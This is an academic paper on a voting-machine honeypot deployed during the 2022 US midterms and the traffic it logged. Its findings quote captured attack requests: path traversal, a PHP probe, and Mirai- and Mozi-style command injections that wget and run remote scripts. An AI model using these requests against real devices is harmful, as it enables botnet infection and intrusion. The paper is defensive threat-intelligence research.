A Canary in the Voting Booth: Attacks on a Virtual Voting Machine

Michael Madden[1], Dan Szafaran[1], Philomena Gray[1], Justin Pelletier[1(✉)], and Ted Selker[1,2]

[1] Rochester Institute of Technology, Rochester, NY, USA
jxpics@rit.edu
[2] University of Maryland, Baltimore County, MD, USA
http://www.rit.edu/cybersecurity/

Abstract. Elections are critically contentious and attempted interference must be monitored. To better understand how an attacker might attempt to compromise an internet facing voting infrastructure, we built and deployed a Virtual Voting Machine (VVM) to masquerade as a real electronic voting machine during the 2022 U.S. midterm elections. The honeypot collected 17,682 hits from October 27 to November 9, 2022, even though it was neither publicized nor associated with known elections infrastructure.

This paper describes how anyone running such a honeypot might find a huge number of automated hits that are uninteresting, as well as a few that were interesting. We analyzed this traffic and found that many hits resulted from bot-based scraping of our digital architecture or internal security tests. We also received two credible threat types including:

1) infection attempts from the Mirai and Mozi botnets, and

2) a sophisticated tunneling attempt that appeared to originate from overseas.

We propose that deployments of VVM honeypots will help understand potential attacker's techniques and sophistication. VVM honeypots may also help defenders prepare for and manage real attacks against electronic elections infrastructures.

Keywords: Elections Security · Threat Intelligence · Cybersecurity

1 Introduction

Voting security is at the forefront of protecting democracy from foreign adversaries and domestic threats. The growing presence of electronic voting systems in academic research and actual elections across the globe (i.e. [13,23]), the aftermath of the contentious 2020 U.S. election, and interference in the 2016 U.S. election [14], demonstrate the value of election security with heightened preparations ahead of future elections. Electronic voting systems like ElectionGuard

S. Goel and P. R. Nunes de Souza (Eds.): ICDF2C 2023, LNICST 570, pp. 3–18, 2024.
https://doi.org/10.1007/978-3-031-56580-9_1

[15] make use of strong cryptographic techniques to ensure secrecy. Additionally, some systems such as the Secure Accessible Virtual Voting Infrastructure (SAVVI) [29] layer technical and nontechnical controls and introduced the concept of a Virtual Voting Machine (VVM). In that prior work, we proposed that temporal restriction of a VVM could narrow the attack surface of an electronic elections infrastructure. The study reported here describes the deployment of a VVM as a honeypot. We did this to gather information regarding attacks that might inform and direct future work on creating better defenses for electronic voting machines.

Honeypots employ "a deception technique designed to lure and engage only attackers for the purpose of trapping and collecting information about intrusive attacks" [22]. Honeypots serve as a reconnaissance tool, using their intrusion attempts to assess the adversary's techniques, capabilities, and sophistication.

In the next section of this paper, we discuss recent advances in electronic voting technology with emphasis on security and accessability. Following that, we describe the method of VVM creation and deployment. Our findings section describes results and considers key insights about adversary attacks against a web-facing voting infrastructure. We conclude with recommendations for potential future work.



Fig. 1. Flow of SAVVI web-application voting

2 Related Work

Global interest in electronic voting systems has inspired growth in security research for both systems and processes. This section briefly describes some recent efforts to secure systems, provide accessible processes, and detect/react to credible attacks.

2.1 ElectionGuard

Josh Benaloh's open source ElectionGuard "Verifiable Secret-Ballot Elections" [15] provides a scheme for conducting secret-ballot elections where the outcome

of the election is verifiable by all participants and observers. It uses cryptographic capsules to allow a prover to convince a second that one of two or more statements is true without revealing which is one is. It also uses secret sharing homomorphisms to create a method for distributing shares of a secret such that each shareholder can verify the validity of all shares. The 2022 November General Election included some voters in Idaho using ElectionGuard [1] in select districts where voters could use a confirmation code to see for themselves that their ballot was counted. The inclusion of ElectionGuard in the Idaho elections and ElectionGuard's partnerships with voting machine manufacturers represents a promising technology innovation.

2.2 Secure Accessible Virtual Voting Infrastructure

Our prior work introduced a process innovation that provided a new way to deploy and manage a voting technology stack. The new process–called Secure Accessible Virtual Voting Infrastructure (SAVVI)–is designed to provide secure, private voting for Uniformed and Overseas Citizens Absentee Voting Act (UOCAVA) accessibility-impaired voters [29].

SAVVI describes a method to permit a voter to securely cast their vote remotely and to verify that their individual ballot was counted. The process starts with a voter receiving a code in the mail, providing that code to a human as part of multifactor security, and then accessing a single-use virtual voting machine (VVM) to cast their vote. The completed in ballot is encrypted and emailed with PGP from a single-use email address. Each voter is given the hash of their ballot before encrypting and election officials ultimately publish all ballot hashes for verification purposes. SAVVI was designed to mimic in-person registration to minimize difficulty for voters and election administrators. It was also designed to be entirely cloud-based to reduce material procurement for the voting authority. That work provided the starting point for integration of ElectionGuard, and construction and deployment of a VVM-based honeypot.

2.3 CommunityHoneyNetwork and STINGAR

Honeypots are well regarded in the extant literature as a primary source of threat intelligence. One exemplary effort–the CommunityHoneyNetwork (CHN)–developed by researchers at Duke University is an open source automated honeypot deployment platform. CHN is a fork of ThreatStream's Modern Honey Network (MHN) [26]. CHN includes an array of honeypots that are easily deployable, some of these include Remote Desktop Protocol (RDP) and Secure Shell (SSH). Features such as RDP and SSH connection request and script logging can reveal both common and customized connection attempts. Utilizing CHN's web portal, one can deploy a honeypot and be presented with a command that, when executed, will pull the appropriate docker containers and images, set up logging, and start the honeypot. This same web portal can further customize the honeypot as well as view data and status's of deployed honeypots. This is often paired

with the STINGAR threat intelligence sharing platform, which helps security teams accurately and rapidly identify and block attacks in practice [16].

3 Method

We describe our method in two main phases: 1) implementing SAVVI with ElectionGuard and 2) deploying the honeypot.

3.1 Implementing SAVVI with ElectionGuard

ElectionGuard's homomorphic encryption system allows web implementation for secure, anonymous, and end to end verifiable elections. The deployment we used included a resultserver, registrar, ballotbox, and ballotserver web applications. Bundled with each are Ansible playbooks to ensure that deployment is easy and consistent, as well as Dockerfile's to build Docker images for Docker based deployments.

The first application, registrar, allows voters to create a username/password combination and also verifies their legal name and address from a predefined database. Once an authorized account is created, the voter is redirected to a check-in page where they are provided a unique voting token. This unique voting token is then input to the ballotbox application. Once a ballot is created, a verification token is provided to the user indicating whether the ballot was casted or spoiled. This verification token allows a voter to challenge the ballot to verify it was properly cast or spoiled. Lastly the resultserver displays results of the election. The resultserver also shows ballot hashes for all ballots that were received and counted. Throughout the entire process, the ballotserver works in the background connecting each of the applications and maintaining the functionality runtime election. Figure 1 shows the flow of interactions for this system.

We extended ElectionGuard to support deployment tasks. Utilizing the infrastructure automation tool Terraform, we created configurations for Google Cloud Platform and OpenStack. We also added templates for VMware Workstation. Additionally, further improvements were made to deployment and optimization functions within ElectionGuard itself. These scripts and templates were forked from ElectionGuard and we make them available here: https://github.com/RIT-Election-Security.

3.2 Deploying the Honeypot

The STINGAR, publicly known as CommunityHoneyNetwork (CHN), initially seemed to be the most promising choice for implementation because of the available honeypot deployments and prior use in academic research. We wrote a bash script to pull the application and configure the honeypot on both server and client ends. CHN utilizes a custom fork of HPFeeds [4], simple lightweight authenticated publish-subscribe protocol. CHN's fork enables developers to tweak and modify HPFeeds to best fit specific implementation needs. HPFeeds

integration simply required modifying a few configuration parameters. However, by default, CHN pulls from Docker hub prebuilt images for all its containers required to run all operations. To extend CHN to allow for SAVVI integration would require us to fork and rebuild each container to make the necessary modifications. Each step but rebuilding went smoothly, as due to the age of some of the requirements in each of the containers and some old packages, we found some versions were no longer available. To meet the deadlines for honeypot deployment in time for the upcoming midterm election cycle, we implemented a Graylog/Elastic/MongoDB tech stack as a stand-in for CHN. Future work may consider re-integrating the CHN tech stack for more widespread reporting across the various honeypot operators.

We deployed a docker-compose file that enabled integration of the voting web applications into Graylog. Since the web applications are written in Quart [10], a fork of Python web framework, Flask, using the GrayLog Python package, GrayPy [3], required only a few lines of code to setup. A log handler was integrated into Pythons default logger to have the messages securely sent over the network secured with TLS.

Figure 2 shows the topology of both the management box as well as the managed election firm box. Each of the SAVVI web applications were served via a non-dockerized NGINX instance to each subdomain via HTTPS on port 443.



Fig. 2. Topology of deployed VVM and logging infrastructure

To sweeten the honeypot, we the built a basic website that presented as a U.S.-based election company that would host relevant election services for election districts. This basic website at first was WordPress based, however, due to technical complications of the non-dockerized NGINX, and the dockerized WordPress. To get away from formatting issues we had on the WordPress, the

company site was moved to a HTML Bootstrap template to after a couple days. A domain correlating with our election company's name was connected to our VVM. Deployment of the 4 SAVVI dockerized applications resided on a virtualized Ubuntu 20 LTS machine on local infrastructure hosted in the Cyber Range at Rochester Institute of Technology. These applications communicated using a TLS-secured connection with the "management box", another virtualized Ubuntu 20 LTS machine running GrayLog, Elastic, and MongoDB.

Links on the website connected users to the VVM. To ensure there was no potential for real voters to become confused if they somehow found our unpublished voting system, we provided a notification banner in the ballotbox. The banner notified users that no votes would be counted through this application, as it was simply a demo. This alert notified them that the demonstration voting application was not a legitimate way to vote in any actual election.

The voting applications running publicly on our voting company domain logged HTTP POST traffic. We also deployed NGINX to log all subsequent traffic to GrayLog via a SysLog input.

4 Findings

Our findings are divided by the two differing types of data collected: one via the SAVVI web application on all POST data, and the second on all NGINX traffic. There were no confirmed human interactions with the SAVVI web applications. Subsequently, the analysis of findings focus on data collected through NGINX.

GrayLog allowed data sorting and a custom Python parser allowed further log analysis. Initial raw results showed traffic of 17,682 requests to NGINX from October 24th to November 9th, averaging just over 1100 raw requests per day.

Filtering out our institution's automated vulnerability scanning and our personal IP address testing traffic yielded 15,349 requests available for follow-on analysis. Table 1 shows the breakdown for this data cleansing and resulting total.

Table 1. Breakdown of raw traffic, and results of the 2 stages of data cleansing

Total Raw Requests	17,682
Total Request Excluding internal IP Addresses	16,650
Total Excluding internal and Personal IP Address	15,349

4.1 SAVVI Logs

As briefly mentioned before, no notable information was obtained via SAVVI web-application logs. A few blank POST requests came from US based IP Addresses, but no confirmed human interactions were logged. We believe this is promising because it may indicate that the SAVVI VVM may not be widely susceptible to automated scraping or attack behaviors that are common to new

internet-connected devices. Our future work section will discuss methods on how to gain further attraction directly to the application, as well as to test other components of SAVVI that were not addressed in this study.

4.2 NGINX Logs

With NGINX logs serving as a core for the data collected we began to dissect the data. One simple question was: "where did the traffic come from?" IP addresses from all 15,349 requests were extracted and we utilized the GeoIP [27] Python package to complete GeoIP look ups via MaxMind's IP lookup database [2]. This provided Internet Service Provider (ISP) information for the IP address as well as the country, and approximate city the address is based out of. It is important to note that requests that contained unicode characters were omitted from this analysis as Python would throw exceptions attempting to decode some of the characters, preventing any analysis on these requests. Additionally, the MaxMind database was not able to provide information for a number of IP Addresses. Combined with the lack of unicode requests, these 2 reasons create the significant difference in quantity of data from the previous 15,349 requests. Table 2 shows the breakdown of the top 12 countries for the origin of traffic into our VVM honeypot.

Table 2. Breakdown of Top 12 Country of Origin of Traffic

Country of Origin	Number of Occurrences
US	775
CA	60
CN	54
GB	34
RU	33
NL	26
KR	26
DE	17
JP	16
IN	12
BE	11
SE	10

Further analysis of our data revealed the presence of a large quantity of static libraries including CSS, JS, and images that are requested by browsers to properly display webpages. This traffic is typically labeled as benign, and as such we omitted these requests utilizing Regular Expressions (RegEx) searches within the log file. Below is the specific RegEx that was used to omit the unicode, and static library requests respectively. The first RegEx looks for the

```
\\u
```

character whereas the static libraries RegEx targets specific file extensions in each line, as in:

```
.*\\u.*
.*(.png|.css|.ico|.js|.svg|.jpg|
     .jpeg).*
```

Table 3 represents the 15,349 that were further cleansed to obtain a new total of 14,279 requests.

Table 3. Breakdown of Requests Omitted with RegEx

Type of Request	Quantity
Static Library requests	677
Unicode Symbol Requests	393

Next we describe analysis on more specific types of traffic. The remaining 14,279 requests of interest were chopped to show only the request itself. A unique master list of requests was created from another unique Python parser script. With Pandas [9], we used the value_counts() function to build a CSV file containing the number of occurrences for each request.

4.3 Expected and Typical Honeypot Observations

As expected for honeypots, vulnerability scanners were discovered. Scanners internal to our institution's security team were omitted from our data analysis. One of the observed, external scanners included the Stretchoid internet scanner; this traffic can be seen below. The first was discovered on port 443 that was running HTTPS and the second HTTP which was running on port 80.

```
MGLNDD_<IP ADDRESS>_443 and
MGLNDD_<IP ADDRESS>_80
```

Also, we briefly deployed a Wordpress site before we transitioned to our own standalone HTML site. In the approximately 24 h that the Wordpress site was up, we detected 2,855 attempted brute force login attempts to WordPress's admin portal. Before the brute forcing attempts, the same IP address also had the same number of POST requests to xmlrpc.php. We suspect this is the a vulnerability assessment within the XMLRPC to exploit, potential CVE's include CVE-2019-17570 [6] and CVE-2016-5002 [5]. These specific CVE's target Apache's XML-RPC library. This library and associated vulnerabilities were not part of the

VVM honeypot system. We suspect this is the result of an attacker spraying any WordPress sites in hopes of an exploit firing and executing. We traced 5,710 requests back to a cloud hosted box that mapped to a Netherlands-based cloud provider.

An additional application of interest, although never installed, was PHPMyAdmin [17]. This seemed to be a popular application that was scraped on our machine across numerous instances and IP addresses. We suspect that it is a desirable target because it allows control over an entire SQL database from a web server through an application with numerous known security vulnerabilities. We hypothesize that it may be scraped for future exploitation, or as preliminary target acquisition for brute force attack. Furthermore, we understand that attackers commonly seek databases to harvest information that might be held ransom or sold illicitly. In the entire span of the VVM lifespan, 1196 requests were received that were attempts for scraping for various PHPMyAdmin versions and other similar web based SQL management applications.

We also saw instances of simpler suspected probing traffic. Shown below is an example of traffic attempting to exploit PHP code. Traffic like this might simply represent attempts to gain execution on an insecure web server. If successful, it is likely that the scraper would call back to a command node and potentially launch payloads and exploits onto the target. This traffic supported our suspicions of a common early stage pen-testing request to probe the web server's security. Only five total instances of this request occurred during the experiment.

```
GET /?a=fetch&content=
<php>die(@md5(HelloThinkCMF))
</php> HTTP/1.1
```

Although NGINX was the web server that was running on the VVM, the machine appeared to have been targeted by known Apache Path Traversal CVE's, specifically CVE-2021-42013 [8] and CVE-2021-41773 [7]. The relevant requests seen below appeared in logs a total of eight times for /etc/hosts and eight additional times for /bin/sh. A Juniper blog post from 2021 shows that exploitation and activity was seen from multiple sources, but most targeted /etc/passwd and /bin/sh [12]. The vulnerabilities associated with those CVEs allow attackers to access files or directories outside of the preconfigured directories of the web server. We suspect that an attacker using these CVEs represent a wide ranging, generic attack against vulnerable targets. We do not believe that these attacks represent caution or credible threats targeting voting infrastructures.

```
GET /cgi-bin/.%2e/%2e%2e/%2e%2e/
   %2e%2e/%2e%2e/%2e%2e/%2e%2e/
   %2e%2e/%2e%2e/etc/hosts

POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/
   bin/sh
```

Similar to the PHP tags and commands within the path, instances of checking for shell access were attempted. A total of 12 occurrences were observed across four different attack indications. These instances of checking for shell access attempted to further persistence by downloading and executing scripts from web servers.

4.4 Botnet Proliferations

There were probably two separate sets of botnet proliferation attempts directed against our VVM honeypot. One was almost certainly from the Mozi IoT botnet and another most likely from the Mirai botnet. It is likely that the Mirai botnet represents a more sophisticated threat than the Mozi IoT botnet.

One botnet-linked attack appeared to pull from 192.168.1.1, a common router ip address, this is a private IP address. Further analysis of this traffic shows potential links to the Mozi IoT botnet [28] with the "/tmp/Mozi" path present in the recorded traffic. Microsoft describes Mozi as a "peer-to-peer" (P2P) botnet that uses BitTorrent-like network to infect IoT devices such as network gateways and digital video records (DVRs) [24]. The lack of obfuscation suggests less sophistication than the attempt attributable to Mirai.

The honeypot was able to detect attempted exploitation of Netgear routers, a popular router manufacturer. The traffic as can be seen below is attempting to execute commands directly through the path. This behavior could be tracked back to the Netgear DGN1000 with firmware versions up to 1.1.00.48. This appears to be a module of Metasploit a popular open source exploitation framework. The only notable difference is the example command in the Metasploit readme is that the command executed, the observed case appears to wget a file from an external document whereas Metasploit will simple echo "Vulnerable".

```
GET /setup.cgi?next_file=netgear.cfg&
todo=syscmd&cmd=
rm+-rf+/tmp/*;wget+
http://<redacted-IP-address>:41183/
Mozi.m+-O+/tmp/netgear;
   sh+netgear&curpath=/
&currentsetting.htm=1 HTTP/1.0
```

One "lol.sh" script was interesting. It connected with IP addresses that returned either 403 forbidden, 404 not found, or did not respond at all when we investigated the suspicious behavior. Brief analysis of this script shows that it attempted to pull either an .x86, .mips, .mpsl, .arm5, .arm6, .arm7 or .ppc file from the same web server to execute. In addition to this behavior, we can reasonably discern that it represents botnet proliferation likely attributable to the Mirai botnet constellation [11]. Downloading the .x86 file, and running the file hash (seen below) through VirusTotal yielded 36 malicious detections. Many of these detections reported the file as part of the Mirai botnet.

Additionally, a GeoIP was run on the IP address and we were able to track this back to a US based host that is commonly flagged for suspicious traffic. We

believe this results from VPN services offered by that host. That said, our belief is loosely held because many webpages and services associated with this host and ISP were offline.

```
GET /shell?cd+/tmp;
rm+-rf+*;wget+<redacted-IP-address>/
   666.sh;
sh+/tmp/666.sh HTTP/1.1

GET /shell?cd+/tmp;
rm+-rf+*;wget+<redacted-IP-address>/
   jaws;
sh+/tmp/jaws HTTP/1.1

GET /shell?cd+/tmp;rm+-rf+*;
wget+<redacted-IP-address/lol.sh;
sh+/tmp/lol.sh HTTP/1.1
Included x86 File Hash:
9656bb061993530b03d25d44863553707f
4fc9131c81da237909bba5b7946aa3

GET /shell?cd+/tmp;rm+-rf+*;
wget+http://192.168.1.1:8088/Mozi.a;
chmod+777+Mozi.a;/tmp/Mozi.a+jaws
   HTTP/1.1
```

4.5 Suspicious Tunnelling

An additional large chunk of traffic was discovered as follows with 3,173 requests.

```
CONNECT  www.msftncsi.com:443
```

This traffic was some of the hardest to reconcile. Initially it appears to be a Microsoft Connectivity check. However our VVM did not use any Microsoft products, so the questions arise: "why does this traffic hit our box? And why in such large quantity?" These are questions we were ultimately unable to answer.

The relevant traffic all originated from the same Microsoft Azure IP Address based out of Australia. A WhoIs lookup on the target domain shows the domain appears to be registered to Microsoft itself, however this cannot be confirmed entirely. However, when the domain was run through ShoDan.io, it traced back to an IP Address based out of China running Clash [20], a rule based tunnel written in Go on a non standard port serving HTTP.

Table 4 shows a breakdown of the top unique traffic, as well as the categories of traffic previously discussed are outlined.

5 Discussion

5.1 Cloud Threats

For many, cloud providers serve as a convenient, and affordable way to host services. Although an organization can use cloud providers to minimize their internal attack surface, moving applications to the cloud instead of hosting locally merely transfers the risk to the cloud provider. Many attackers across the world may target such cloud-hosted resources in hopes of finding misconfigurations or out of date and vulnerable software.

Table 4. Breakdown of Top Unique Traffic to the VVM

Traffic	Quantity
CONNECT www.msftncsi.com:443	3,173
POST //wp-login.php	2,855
POST //xmlrpc.php	2,855
GET / HTTP/1.1	1,507
GET /checkin HTTP/1.1	235
	120
GET /.env HTTP/1.1	102

Furthermore, adversaries looking to disrupt an election in the United States might use a cloud-hosted machine based in the United States or attributable to a U.S.-based company. The suspicious tunnelling that may or may not have been associated with Microsoft Azure suggests this potential. Such behavior may help an advanced actor blend in with authorized domestic traffic. For such a threat, the attention shifts to hosting providers and the security of the cloud-hosted resources themselves.

Studies of threats of cloud computing has for instance warned of dangers underlying, 'hypervisor', virtualization software that is used to run many cloud computing machines [30]. This software that sits between the host machine and Virtual Machines (VMs) enables multi tenancy. The term 'hyperjacking' is the hijacking of the hypervisor of a virtual machine, allowing for full control of the entire VM server, enabling manipulation of anything in the virtual machine. Credible reports describe real world examples of 'hyperjacking' targets for spying [21].

Insider threats in all software are a concern but might be more contained than in Cloud Computing [25]. Probably the most troubling vulnerability for election districts is the potential for a malicious insider working at the cloud provider. This scenario is probably a worst-case scenario for both the cloud provider and the elections districts because a malicious systems administrator for the cloud provider could their authorized user rights to access sensitive data.

Even so, a centralized Security Operations Center (SOC) and strong insider threat detection program at a well-resourced cloud provider might use VVMs to detect and mitigate attacks on election districts' voting machines.

5.2 Software Supply Chain Threats

The United States Cybersecurity and Infrastructure Security Agency (CISA) defines a software supply chain attack as "when a cyber threat actor infiltrates a software vendor's network and employs malicious code to compromise the software before the vendor sends it to their customers" [18]. The software supply chain includes the dependencies and related libraries that help millions and billions of software around the world run and function.

Microsoft provides additional tips [19] that include, secure Operating Systems and up to date security patches, as well as secure software updaters that require SSL for update channels, checks for digital signatures, and signing configuration files, scripts, and pages.

The supply chain can be complicated. Dependencies for a voting application are a particularly important subject for investigation in supply chain threat reduction. Prevention is the goal, as detection can be quite difficult. The mandate for independent and private voting usually means uncertain verification of the 'transaction' relative to supply chain threats. That said, tools like Synk help maintain and keep security workers informed of all security alerts of dependencies and software tied to your code/project.

5.3 Honeypot Attraction

Honeypots attract nefarious scanners and scrapers, logging enough data to detect, delay, and ideally deny real attacks. We found shodan.io to be a key element of being discovered. Shodan is a popular search engine of Internet-connected devices. Our honeypot was discovered and posted on Shodan around a day after our domain was connected to our web server. In this regard, our honeypot was made available to attackers who use Shodan for reconnaisance and initial targeting.

Our institution is a moderately well known global academic organization with ties to U.S. government-funded research. This probably opens it to foreign and domestic attackers looking to gain information on research that might be used in defense or critical infrastructure applications. As such, it's likely that hosting the VVM on our institution's IP range attracted additional nefarious attackers inadvertently. This claim is difficult to support, but we list it here as a risk to our own work as well as related future honeypot work at other institutions.

6 Future Work

Consistently sweetening and updating a VVM honeypot would help it blend in as a real machine and draw additional sophisticated attacks. In this section we propose a few recommendations for the continuation of this line of inquiry.

6.1 ElectionGuard Improvements

The result server specifically had issues with some ElectionGuard manifest fields. In these cases fields in the manifest JSON file were specified but were not displayed on webpages. Frontend improvements to templates might ensure that all information is effectively displayed to the end user. Also, although the current design is functional we recommend additional consideration of ElectionGuard's usability and accessibility.

In addition to frontend improvements to the honeypot voting system, backend improvements to the registrar might enable additional verifications. For instance, automated voter address verifications could simplify that they are authorized voters within that election district. Currently, authorized voter information is manually uploaded to the registrar database on the backend in JSON format. We hypothesize that such automation could allow for voters and their votes to be served by a single virtual voting infrastructure that covers multiple election districts.

6.2 Field Trials

Activity within the voting applications specifically saw little interactions. Future work should expose the system to legitimate users in mock elections. Field trials might also include an active, simultaneous penetration test of the VVM to compare observations-in-the-wild with a confirmed and transparent threat actor.

Also, such field trials might test the deployment of other SAVVI components like device registration or voter check-in and check-out desks. The proof of concept VVM presented in this study might be deployed as a voting platform with honeypot functions built in. If a static VVM were deployed alongside dynamically-provisioned VVMs (created at check-in and destroyed at check-out), researchers might also experimentally explore the security gains resulting from a narrowing *temporal attack window*.

6.3 CommunityHoneyNetwork Integration

Opening additional services that could be related to a U.S. based election company, could help draw further attention. Remote Desktop Protocol, email servers, SSH, are a few that could be implemented. Some of these can be implemented with ease on a honeypot deployment platform like STINGAR and the CommunityHoneyNetwork (CHN). As PHPMyAdmin and WordPress seemed to be a commonly scraped application, likely due to numerous known vulnerabilities, integration of one into SAVVI for honeypot purposes could gain further attention of an attacker. Creating an opening for an attacker to enter (PHPMyAdmin, WordPress, or similar) could enable lateral movement for an attacker that might aid in detection should a realworld deployment be compromised. By integrating with CHN, honeypot researchers may discover and deploy additional tactical defensive techniques.

6.4 Hybrid Polling Stations

Although our VVM is virtual by design, any allowance for some voters to mark and cast ballots electronically over the Internet would almost certainly create hybrid polling stations. Some voters would interact with physical machines and others would interact with virtual elections infrastructure, all within the same voting district. As such, future work might include testing these scenarios, with special attention to creating VVM honeypots that behave like physical voting machines.

7 Conclusion

Voting infrastructure protection is necessary to ensure the viability of the democratic form of government.

In this study, we created a novel Virtual Voting Machine (VVM) and deployed it as a honeypot during the 2022 U.S. elections. The information collected represents a proof of concept that VVMs can serve as honeypots that gather interesting threat intelligence. For example, we detected two botnet proliferation attempts and observed one suspicious tunnelling activity that might be indicative of an advanced threat.

Our findings suggest that VVM honeypots could yield improved protections for the U.S. Voting Infrastructure.

Acknowledgements. We would like to thank the donors and partners of the ESL Global Cybersecuity Institute. We would also especially like to thank the families (and pets!) of M. Madden, D. Szafaran, and P. Gray while they were students. J.M. Pelletier would also like to acknowledge the ongoing support he receives from the *Ordo Praedicatorum*.

References

1. Electionguard in the November 2022 general election. https://microsoft.github.io/electionguard-egvote/
2. GeoIP®Databases & Services: Industry Leading IP Intelligence|MaxMind. https://www.maxmind.com/en/geoip2-services-and-databases
3. Graypy - python logging handler for graylog that sends messages in gelf (graylog extended log format). https://github.com/severb/graypy
4. hpfeeds. https://hpfeeds.org/
5. NVD - CVE-2016-5002. https://nvd.nist.gov/vuln/detail/CVE-2016-5002
6. NVD - CVE-2019-17570. https://nvd.nist.gov/vuln/detail/CVE-2019-17570
7. NVD - CVE-2021-41773. https://nvd.nist.gov/vuln/detail/CVE-2021-41773
8. NVD - CVE-2021-42013. https://nvd.nist.gov/vuln/detail/CVE-2021-42013
9. pandas - Python Data Analysis Library. https://pandas.pydata.org/
10. Quart - an async python micro framework for building web applications. https://github.com/pallets/quart
11. What is the Mirai Botnet? https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/

12. Apache HTTP Server CVE-2021-42013 and CVE-2021-41773 Exploited, October 2021. https://blogs.juniper.net/en-us/threat-research/apache-http-server-cve-2021-42013-and-cve-2021-41773-exploited
13. Avgerou, C., Masiero, S., Poulymenakou, A.: Trusting e-voting amid experiences of electoral malpractice: the case of Indian elections. J. Inf. Technol. **34**(3), 263–289 (2019)
14. Badawy, A., Ferrara, E., Lerman, K.: Analyzing the digital traces of political manipulation: the 2016 Russian interference twitter campaign. In: 2018 IEEE/ACM International Conference on Advances in Social Networks Analysis and Mining (ASONAM), pp. 258–265. IEEE (2018)
15. Benaloh, J.D.C.: Verifiable secret-ballot elections. Yale University (1987)
16. Biever, R., Kaur, G., Merck, A.: STINGAR - an approach to creating and sharing threat intelligence, August 2021. https://scholarworks.iu.edu/dspace/handle/2022/26735. Accepted: 2021-08-19T20:58:53Z
17. phpMyAdmin Contributors. https://www.phpmyadmin.net/
18. Cybersecurity and Infrastructure Security Agency: Defending against software supply chain attacks, p. 16 (2021)
19. Dansimp: Supply chain attacks. https://learn.microsoft.com/en-us/microsoft-365/security/intelligence/supply-chain-malware
20. Dreamacro: Clash, November 2022. https://github.com/Dreamacro/clash. Original-date: 2018-06-10T14:28:14Z
21. Greenberg, A.: Mystery hackers are 'hyperjacking' targets for insidious spying. Wired https://www.wired.com/story/hyperjacking-vmware-mandiant/. Section: tags
22. Ikuomenisan, G., Morgan, Y.: Meta-review of recent and landmark honeypot research and surveys. J. Inf. Secur. **13**(4), 181–209 (2022)
23. Jafar, U., Aziz, M.J.A., Shukur, Z.: Blockchain for electronic voting system-review and open research challenges. Sensors **21**(17), 5874 (2021)
24. Jones, E.: How to proactively defend against Mozi IoT botnet, August 2021. https://www.microsoft.com/en-us/security/blog/2021/08/19/how-to-proactively-defend-against-mozi-iot-botnet/
25. Kandias, M., Virvilis, N., Gritzalis, D.: The insider threat in cloud computing. In: Bologna, S., Hämmerli, B., Gritzalis, D., Wolthusen, S. (eds.) CRITIS 2011. LNCS, vol. 6983, pp. 93–103. Springer, Heidelberg (2013). https://doi.org/10.1007/978-3-642-41476-3_8
26. Matin, I.M.M., Rahardjo, B.: A framework for collecting and analysis PE malware using modern honey network (MHN). In: 2020 8th International Conference on Cyber and IT Service Management (CITSM), pp. 1–5. IEEE (2020). Modern Honey Network. https://github.com/pwnlandia/mhn
27. Oschwald, G.: geoip2: MaxMind GeoIP2 API. https://www.maxmind.com/
28. Sawicki, E.: Fighting Web Hackers. https://edsawicki.com/articles/computers/mosi.html
29. Selker, T., Pelletier, J.: Secure, accessible, virtual voting infrastructure (SAVVI): reducing barriers for disabled and overseas voters. In: 2023 46th MIPRO ICT and Electronics Convention (MIPRO), pp. 1230–1239. IEEE (2023)
30. Tsai, H.Y., Siebenhaar, M., Miede, A., Huang, Y., Steinmetz, R.: Threat as a service?: Virtualization's impact on cloud security. IT Prof. **14**(1), 32–37 (2012). https://doi.org/10.1109/MITP.2011.117